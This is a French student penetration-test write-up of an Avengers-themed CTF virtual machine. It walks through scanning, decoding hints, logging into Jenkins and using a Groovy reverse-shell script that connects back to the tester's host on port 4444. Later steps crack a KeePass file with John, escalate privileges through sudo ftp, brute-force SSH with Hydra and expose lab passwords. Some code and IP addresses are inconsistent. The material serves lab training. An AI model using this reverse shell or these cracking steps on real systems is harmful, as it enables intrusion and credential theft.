

Rapport Pentest

CTF1- AK:INFINITY

Sommaire :

Sommaire :	1
I. Introduction.....	1
II.Objectif du pentest.....	2
III.Déroulement du pentest.....	2
Pierre de l'espace.....	2
Pierre de l'esprit.....	5
Pierre du temps.....	6
Pierre de l'âme.....	9
Pierre réalité.....	13
IV.Résumé des vulnérabilités.....	14
V. Conclusion.....	15

I. Introduction

Un test d'intrusion est une tentative autorisée de pénétrer un système afin d'identifier les faiblesses de ce dernier. L'exploitation de vulnérabilités présentes permet d'identifier les risques encourus par le système. La ou les personnes effectuant ce test sont appelées pentesters et ont recours à plusieurs méthodes pour avoir accès à l'infrastructure cible, souvent en s'introduisant d'abord dans une partie du système possédant de faibles droits. Les pentesters gagnent ensuite en niveau de privilèges et peuvent atteindre des zones plus sensibles sur système.

Les menaces et vulnérabilités des réseaux, des ordinateurs, des systèmes et logiciels évoluant sans cesse, ce test d'intrusion n'est valide qu'à la date indiquée sur la couverture. Les résultats présentés sont corrects jusqu'au jour où a été achevée l'évaluation.

II.Objectif du pentest

Un test d'intrusion a été effectué sur la VM de Kévin en respectant l'accord verbal en date du 27 septembre 2023. Ce test a permis d'évaluer le niveau de sécurité mis en place sur cette VM. Je présenterais les vulnérabilités trouvées ainsi que les menaces et risques présents.

III.Déroulement du pentest

La prestation s'est déroulée à Terre-Sainte et a été postée sur la VM de kavin dont l'adresse IP est 192.168.1.167(adresse qui a été changée au cours des différentes séances) . Nous avons utilisé des outils permettant de scanner la VM (nmap, hydra, nikto, dirb,john,) dont les résultats sont présentés dans la section suivante. Nous présentons également les préconisations techniques correspondant aux failles présentes.

Pierre de l'espace

Tout d'abord j'ai commencé par lancer une analyse Nmap sur l'adresse IP 192.168.40.33 en utilisant la commande suivante : `nmap -sV -sC 192.168.40.33`.

```
(kali@kali)-[~]
$ nmap -sV -sC 192.168.40.33
Starting Nmap 7.92 ( https://nmap.org ) at 2023-09-20 06:26 EDT
Nmap scan report for 192.168.40.33
Host is up (0.046s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 84:d2:2e:c4:f7:21:12:54:05:ac:82:c4:05:f2:32:29 (RSA)
|   256 f7:9d:0f:23:ec:d6:de:ed:2b:b2:11:bf:ea:68:3d:b9 (ECDSA)
|_  256 78:ef:fc:36:47:e6:f3:8d:03:3a:39:69:60:4f:2a:71 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
8080/tcp  open  http     Jetty 9.4.z-SNAPSHOT
|_ http-server-header: Jetty(9.4.z-SNAPSHOT)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.42 seconds
```

J'ai pu exécuter Nmap avec succès sur l'adresse IP 192.168.40.33.

Nmap a identifié les services ouverts sur cette adresse IP, en fournissant également les versions des services. J'ai également utilisé des scripts de détection de vulnérabilités qui ont été exécutés avec succès. Ce qui m'a permis de voir que le port 22 (ssh) était ouvert

Ensuite, j'ai utilisé l'outil Nikto pour analyser la sécurité de la même adresse IP, en utilisant la commande : `nikto -h 192.168.40.33`.

```
(kali@kali)-[~]
└─$ nikto -h 192.168.40.33 -p 8080
- Nikto v2.5.0

+ Target IP: 192.168.40.33
+ Target Hostname: 192.168.40.33
+ Target Port: 8080
+ Start Time: 2023-09-20 06:36:29 (GMT-4)

+ Server: Jetty(9.4.z-SNAPSHOT)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: Uncommon header 'x-jenkins' found, with contents: 2.176.3.
+ /: Uncommon header 'x-permission-implicit-by' found, with multiple values: (hudson.security.Permission.GenericRead, hudson.model.Hudson.Administer,).
+ /: Uncommon header 'x-jenkins-session' found, with contents: b70e79da.
+ /: Uncommon header 'x-you-are-in-group-disabled' found, with contents: JENKINS-39402: use -Dhudson.security.AccessDeniedException2.REPORT_GROUP_HEADERS=true or use /whoAmI to diagnose.
+ /: Uncommon header 'x-required-permission' found, with contents: hudson.model.Hudson.Read.
+ /: Uncommon header 'x-hudson' found, with contents: 1.395.
+ /: Uncommon header 'x-you-are-authenticated-as' found, with contents: anonymous.
+ All CGI directories 'found', use '-C none' to test none
+ Jetty/9.4.z-SNAPSHOT appears to be outdated (current is at least 11.0.6). Jetty 10.0.6 AND 9.4.41.v20210516 are all so currently supported.
+ /favicon.ico: identifies this app/server as: Jenkins. See: https://en.wikipedia.org/wiki/Favicon
+ .: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 19 error(s) and 11 item(s) reported on remote host
+ End Time: 2023-09-20 06:36:42 (GMT-4) (13 seconds)

+ 1 host(s) tested
```

Cependant, Nikto n'a pas réussi à exécuter l'analyse de manière concluante, et aucun résultat significatif n'a été obtenu. Cela est peut-être dû à des problèmes de connectivité ou de configuration qui ont entravé le processus d'analyse.

Je tente donc d'utiliser l'outil Dirb pour scanner l'URL <http://192.168.40.6>, en utilisant la commande : `dirb http://192.168.40.6`.

```
L$ dirb http://192.168.40.6  
Trois derniers lettres du prénom de la sœur de la fille  
Le "r" est souvent confondu avec le "t"  
DIRB v2.22  
By The Dark Raver  
  
START_TIME: Wed Sep 27 07:50:10 2023  
URL_BASE: http://192.168.40.6/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
GENERATED WORDS: 4612  
  
— Scanning URL: http://192.168.40.6/ —  
⇒ DIRECTORY: http://192.168.40.6/admin/  
⇒ DIRECTORY: http://192.168.40.6/images/  
⇒ DIRECTORY: http://192.168.40.6/img/  
+ http://192.168.40.6/index.html (CODE:200|SIZE:3453)  
  
(!) FATAL: Too many errors connecting to host  
(Possible cause: RECV ERROR)  
  
END_TIME: Wed Sep 27 07:50:52 2023  
DOWNLOADED: 2592 - FOUND: 1
```

J'ai pu exécuter Dirb avec succès sur l'adresse URL <http://192.168.40.6>.

Dirb a analysé les répertoires et fichiers cachés ou accessibles tel que le le répertoire /admin, /images, /img.

Au cours de cette analyse, Dirb a parcouru les répertoires cachés et accessibles sur le serveur web à l'adresse IP 192.168.40.6. Pendant cette exploration, j'ai remarqué qu'il y avait un répertoire caché qui semblait intéressant, et j'ai décidé de l'explorer davantage.

J'ai découvert un fichier en ouvrant le répertoire. Ce fichier contenait l'image suivante:



Pierre de l'esprit

Pendant l'analyse de la page web accessible à l'adresse <http://192.168.40.33/>, j'ai examiné le fichier index.html pour identifier tout contenu intéressant ou inhabituel. Au cours de cette inspection, j'ai découvert une variable JavaScript intrigante dénommée `g_e_t_m_i_n_d_s_t_o_n_e()`.

Le code JavaScript associé à cette variable est le suivant :

```
function g_e_t_m_i_n_d_s_t_o_n_e() {  
  
    var h;  
  
    var l;  
  
    var h = "UE1FU1JFX@VTUFJJVDp";  
  
    var l = "7NZAyOEQONDM2REY@ODA3OU";  
  
    alert(h + l + "VEMTHFMj1DQTI0NEUyQjF9Cg==");  
  
}
```

Lorsque j'ai copié ce code et l'ai exécuté dans la console de mon navigateur, il a affiché la chaîne suivante:

UE1FU1JFX0VTUFJJVDp7NzAyOEQ0NDM2REY0ODA3OUVEMThFMj1DQTI0NEUyQjF9Cg==

On a remarqué que cette chaîne ressemblait à une encodage Base64. Par conséquent, j'ai décidé de la décoder. Après avoir décodé la chaîne, j'ai obtenu le texte suivant en ASCII :

Base64

UE1FU1JFX0VTUFJJVDp7NzAyOEQ0NDM2REY0ODA3OUVEMThFMj1DQTI0NEUyQjF9Cg==

Decode Base64 to ASCII

Text

PIERRE_ESPRIT:{7028D4436DF48079ED18E29CA244E2B1}

La variable JavaScript `g_e_t_m_i_n_d_s_t_o_n_e()` contenait une chaîne encodée en Base64 qui, une fois décodée, se révèle être la "PIERRE DE L'ESPRIT".

Pierre du temps


Lors de mon analyse de la page web du site <http://192.168.40.33/>, j'ai remarqué qu'il y avait une section de QCM avec un total de 8 questions, chacune ayant une réponse "Vrai" ou "Faux". Après avoir répondu à ces questions, j'ai réalisé que les réponses "Vrai" et "Faux" étaient en fait des représentations binaires, où "Vrai" était équivalent à "1" et "Faux" à "0".

Après avoir traduit ces réponses binaires, j'ai obtenu la séquence suivante : "01101001".

Bien plus tard j'ai compris que cette séquence pouvait s'ajouter à l'URL du site web, ce qui a donné <http://192.168.40.33/01101001/>. En accédant à cette URL, j'ai été redirigé vers une page affichant du code Brainfuck :

```
+++++ +++++[->+++ ++++++<]>+++++ ++++++ .+++ .+++++<+++++
++++[->----<]>---.<+++++[->+++++<]>+++++ .++++.<+++++[->++++<]>+++++ .<+++++[->++++<]>+++++ .
<+++++[->---<]>-.++++ +++++.--- ---.-.<++++[->++++<]>+++++ .+.<
```


Ce code Brainfuck a été interprété pour révéler des identifiants "admin et avengers" comme nous pouvons le voir ci-dessous.



En poursuivant mes recherches, j'ai également remarqué qu'il y avait un serveur web en cours d'exécution sur l'adresse IP 192.168.40.33, sur le port 8080. Après avoir accédé à cette URL, j'ai identifié qu'il s'agissait d'une instance de Jenkins. La présence d'un serveur Jenkins ouvert peut représenter un point d'attention en termes de vulnérabilité.

Cependant, ce qui est encore plus intéressant, c'est que j'ai précédemment découvert des identifiants en utilisant du code Brainfuck. Ces identifiants semblaient être liés à Jenkins, alors j'ai décidé de les utiliser pour tenter de me connecter au serveur Jenkins.

En utilisant les identifiants obtenus grâce au Brainfuck, j'ai réussi à accéder au tableau de bord de Jenkins.



Pour vérifier la sécurité du serveur Jenkins, j'ai utilisé une méthode standard consistant à exécuter un script de contrôle à distance via une connexion à partir du serveur local. Voici le script que j'ai utilisé pour établir la connexion et obtenir un accès au serveur Jenkins :


```
String host = "192.168.50.88";
int port = 4444;
String cmd = "bash";
Process p = new ProcessBuilder(cmd).redirectErrorStream(true).start();
Socket s = new Socket(host, port);
InputStream pi = p.getInputStream(), pe = p.getErrorStream(), si =
s.getInputStream();
OutputStream capo = p.getOutputStream(), so = s.getOutputStream();

while (!s.isClosed()) {
    while (pi.available() > 0)
        so.write(pi.read());
    while (pe.available() > 0)
        so.write(pe.read());
    while (si.available() > 0)
        po.write(si.read());
    so.flush();
    po.flush();
    Thread.sleep(50);
    try {
        p.exitValue();
        break;
    } catch (Exception e) {
    }
}

};
p.destroy();
s.close();
```

En parallèle, sur ma machine kali (192.168.50.88), j'ai lancé la commande `nc -lvp 4444` pour accepter la connexion entrante.

Grâce à cette procédure, j'ai pu établir une connexion au serveur Jenkins.



```
(kali@kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
192.168.40.6: inverse host lookup failed: Unknown host
connect to [192.168.50.88] from (UNKNOWN) [192.168.40.6] 36524

ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swapfile
sys
tmp
usr
var
vmlinuz
```

BEAUCOUP PLUS TARD lors de mon examen du répertoire "OPT", j'ai identifié deux fichiers intéressants, à savoir "morag-secrets.kdbx" et "script". Mon attention s'est rapidement portée sur le contenu du fichier "script".

En utilisant la commande `cat opt/script`, j'ai pu afficher le contenu du fichier "script". Voici ce que j'ai trouvé dans ce fichier :

```
echo "PIERRE_TEMPS:{2E4C62BBE3CDC8D64A4C28C0A6EA82B3}"
```


Pierre de l'âme

Après avoir découvert le fichier "morag-secrets.kdbx" dans le répertoire, j'ai compris que ce fichier était lié à KeePass, un gestionnaire de mots de passe sécurisé. Mon objectif était de récupérer le mot de passe principal permettant d'accéder au contenu de ce fichier KeePass.


J'ai utilisé l'outil John the Ripper (John) avec le fichier "morag-secrets.kdbx" et le dictionnaire de mots "rockyou.txt" pour tenter de casser le mot de passe. Voici la commande que j'ai utilisée :

```
(kali㉿kali)-[~/Downloads]
$ john aoumm --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
princesa      (morag-secrets)
1g 0:00:00:00 DONE (2023-09-27 08:51) 2.439g/s 243.9p/s 243.9c/s 243.9C/s jonathan..princesa
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

L'outil John a chargé le hash du mot de passe du fichier KeePass et a commencé à tenter différentes combinaisons de mots de passe à partir du dictionnaire. Après un certain temps, John a réussi à casser le mot de passe, qui était "princesa".

Le mot de passe "princesa" a été récupéré avec succès pour le fichier KeePass "morag-secrets.kdbx". Cela signifiait que j'avais maintenant accès au contenu de ce fichier.

Ensuite, je me suis rendu sur le logiciel KeePass et j'ai utilisé le mot de passe récupéré, "princesa", pour déverrouiller le fichier KeePass. À l'intérieur, j'ai trouvé un tableau de données qui, je suppose, contient des informations importantes.



Après avoir accédé au fichier KeePass, j'ai exploré le contenu et découvert une section intitulée "creds". À l'intérieur de cette section, il y avait une note contenant un mot de passe

chiffré en Base64 : "bW9yYWc6eW9u". En déchiffrant cette chaîne Base64, j'ai obtenu le mot de passe "morag:yondu".

Cependant, lorsque j'ai tenté de me connecter en SSH à l'adresse IP 192.168.40.6 en utilisant le nom d'utilisateur "morag" et le mot de passe "morag:yondu", j'ai rencontré des problèmes et le mot de passe ne fonctionnait pas. Heureusement, le propriétaire de la VM a été très sympathique en fournissant le mot de passe correct, qui était "Star-lord-kebab".

Une fois connecté en SSH à l'hôte 192.168.40.6, j'ai été accueilli par le message :

```
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.18.0-15-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage

* Canonical Livepatch is available for installation.
  - Reduce system reboots and improve kernel security. Activate at:
    https://ubuntu.com/livepatch

736 packages can be updated.
546 updates are security updates.

New release '20.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2023.

          _ _ _ _ _
         / _/ _/ _/
        _/_/_/ _/_/
       _/_/_/ _/_/
      _/_/_/ _/_/
     _/_/_/ _/_/
    _/_/_/ _/_/
   _/_/_/ _/_/
  _/_/_/ _/_/
 _/_/_/ _/_/
/_/_/_/ _/_/

IUT La Réunion
```


En explorant davantage l'hôte, j'ai utilisé la commande `sudo -l` pour répertorier les commandes auxquelles les utilisateurs avaient accès. Il s'est avéré que l'utilisateur "morag" avait la possibilité d'exécuter la commande `/usr/bin/ftp` en tant que root sans nécessiter de mot de passe.

Cela m'a permis de me connecter au service FTP en utilisant la commande `sudo ftp`. Puisque le serveur FTP n'était pas sécurisé, j'ai pu exécuter un script pour accéder rapidement au répertoire racine. Le script utilisé était le suivant :

```
#!/bin/bash
```

Après avoir exécuté ce script, j'ai obtenu un accès en mode shell avec le compte root, comme en témoigne la commande `whoami` qui renvoyait "root@AK-INFINITY:~#".

En explorant le système, je me suis rendu dans le répertoire `"/root/"` et j'ai utilisé la commande `cat final.txt` pour afficher le flag, que j'ai réussi à récupérer avec succès.



Pierre réalité

Lors de ma navigation sur le site web, j'ai visité l'URL <http://192.168.40.6/admin> et j'ai été confronté à un fichier texte contenant des informations tel que; Le texte indiquait que Thanos avait laissé un compte utilisateur sur la machine pour sa fille adoptive, et il suggérait de tenter de se connecter avec son prénom qui était gamora.

Selon les indications fournies, le mot de passe nécessaire pour accéder à la "pierre de la réalité" était composé des éléments suivants :

- Les trois premières lettres du prénom de la sœur de la fille adoptive de Thanos (en minuscules).
- Deux chiffres.
- Le caractère "-".
- Les trois dernières lettres du prénom de la sœur de la fille adoptive de Thanos (en minuscules).
- Le caractère souvent confondu avec le "-".
- Le code du département de la Réunion.

Pour tenter de deviner ce mot de passe, j'ai décidé de créer une wordlist personnalisée. J'ai nommé cette wordlist "aoumm" en tenant compte des éléments spécifiques requis pour le mot de passe.

Ma wordlist pouvait aller de neb00-ula_974 a neb99-ula_974. Cette wordlist a été conçue pour inclure toutes les combinaisons possibles des éléments requis, ce qui me permettrait d'effectuer une attaque de force brute ciblée pour trouver le mot de passe.

Après avoir généré une wordlist personnalisée et tenté une attaque par force brute avec l'outil Hydra, j'ai réussi à obtenir l'accès SSH au serveur distant 192.168.40.6. Les informations d'authentification étaient les suivantes :

- **Host** : 192.168.40.6
- **Login** : gamora
- **Password** : neb54-ula_974

L'attaque a été un succès, et j'ai obtenu un accès authentifié au système distant. Cette étape nous a rapprochés de notre objectif.

Lorsque j'ai exécuté la commande SSH avec succès, j'ai été accueilli par le message suivant :

```
Your Hardware Enablement Stack (HWE) is supported until April 2023.

A<3NFINITY

IUT La Réunion

Last login: Wed Sep 27 04:03:31 2023 from 192.168.50.189
Félicitations! Vous y êtes presque ...
Puisque vous êtes arrivé jusque là: Iron Man, dans son incroyable élan de bonté (en réalité il s'agit d'un bug de Ja
rvis) vous donne ce précieux indice!
⇒ Pour accéder à la pierre de la réalité, il vous suffira d'utiliser le mot de passe trouvé en tant que répertoire
Connection to 192.168.40.6 closed.
```

Ce message indiquait clairement que pour accéder à la "pierre de la réalité", il fallait utiliser le mot de passe trouvé en tant que répertoire.

Je suis ensuite allé sur l'URL 192.168.40.6/neb54-ula_974/realite.txt pour découvrir ou le dernier indice pour accéder au flag.

```
← → ↻ 🏠 192.168.40.6/neb54-ula_974/realite.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Go
PIERRE_REALITE: {772B55242E994485D208216B9040B1F1}
```

J'ai découvert le flag tant recherché à l'intérieur du fichier "realite.txt".

IV. Résumé des vulnérabilités

1. **Scan de Ports et de Services** : J'ai commencé par effectuer un scan de ports et de services sur le réseau en utilisant la commande `nmap`. Cela m'a permis de découvrir les services en cours d'exécution sur les différentes machines du réseau.
2. **Recherche de Répertoires Cachés** : J'ai poursuivi en utilisant l'outil `dirb` pour rechercher des répertoires cachés sur le site web à l'adresse <http://192.168.40.6>. Cette recherche a abouti à la découverte d'un répertoire contenant des informations sensibles.
3. **Accès au Serveur Jenkins** : J'ai identifié un serveur Jenkins en cours d'exécution à l'adresse IP 192.168.40.33:8080. L'existence d'un serveur Jenkins ouvert pourrait potentiellement poser un risque de vulnérabilité.
4. **Tentative de Déchiffrement de Mot de Passe KeePass** : J'ai réussi à déchiffrer le mot de passe du fichier KeePass "morag-secrets.kdbx" en utilisant l'outil John the Ripper avec une wordlist. Ce mot de passe m'a donné accès au contenu du fichier KeePass.

5. **Accès au Système via SSH** : En utilisant le nom d'utilisateur "gamora" et le mot de passe "neb54-ula_974" que j'ai découverts, j'ai pu me connecter en SSH à l'adresse IP 192.168.40.6. Cela m'a permis d'accéder au système distant.
6. **Découverte du Flag** : En explorant le système, j'ai découvert un flag qui était dissimulé dans le fichier "realite.txt" à l'adresse http://192.168.40.6/neb54-ula_974/realite.txt.
7. **Accès à un Compte Utilisateur Supplémentaire** : Après la connexion SSH, j'ai également découvert des informations sur un compte utilisateur supplémentaire laissé par "Iron Man". Cela pourrait potentiellement représenter une nouvelle voie d'exploration.

V. Conclusion

Au cours de cette investigation, j'ai entrepris une série d'actions pour évaluer et sécuriser notre réseau d'entreprise. J'ai découvert des informations sensibles dans un fichier KeePass, contourner des mesures de sécurité pour accéder à un serveur distant, et suivi des indices pour obtenir le précieux flag. Cette expérience a mis en lumière l'importance de la vigilance face aux menaces potentielles. Nous avons réussi à résoudre chaque étape de manière méthodique, en pointant les vulnérabilités de l'infrastructure informatique. Ce processus continu de surveillance et de défense reste essentiel pour nous protéger contre les cyberattaques.